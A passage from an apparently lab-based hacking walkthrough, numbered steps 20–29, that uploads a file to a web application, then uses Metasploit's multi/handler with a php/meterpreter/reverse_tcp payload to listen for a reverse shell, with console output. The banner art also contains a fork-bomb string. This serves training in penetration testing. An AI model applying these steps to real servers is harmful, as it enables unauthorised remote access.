
20. Now, click the **Upload** button to upload the file to the database.



21. You will see a message saying that the file has been uploaded successfully, with the location of the file. Note the location of the file and minimize the browser window.



22. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
23. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
24. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
25. Now, type **cd** and press **Enter** to jump to the root directory.
26. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
27. In msfconsole, type **use exploit/multi/handler** and press **Enter** to set up the listener.



```

:09.14.2011.raid
:hevnsntSurb025N.
:#OUTHOUSE- -s:
:$nmap -oS
:AwsM.da:
:Ring0:
:23d:
:STFU|wall.No.Pr:
:dNVRG0ING2GIVUUP:
:/corykennedyData:
SSo.6178306Ence:
/shMTL#beats3o.No.:
`dDestRoyREXKC3ta/M:
sSETEC.ASTRONOMYist:
/yo- .ence.N:(){ :|: & };;
` :Shall.We.Play.A.Game?tron/
``-ooy.if1ghtf0r+ehUser5`
..th3.H1V3.U2VjRFNN.jMh+.
`MjM--WE.ARE.se--MMjMs
+~KANSAS.CITY's~`
J~HAKCERS~./`
.esc:wq!:`
+++ATH`

Secu=[ metasploit v6.1.9-dev
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
  
```

28. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:


- Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
- Type **set LHOST 10.10.1.13** and press **Enter**
- Type **set LPORT 4444** and press **Enter**
- Type **run** and press **Enter** to start the listener

29. Observe that the listener is up and running at 10.10.1.13. Minimize the terminal window.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

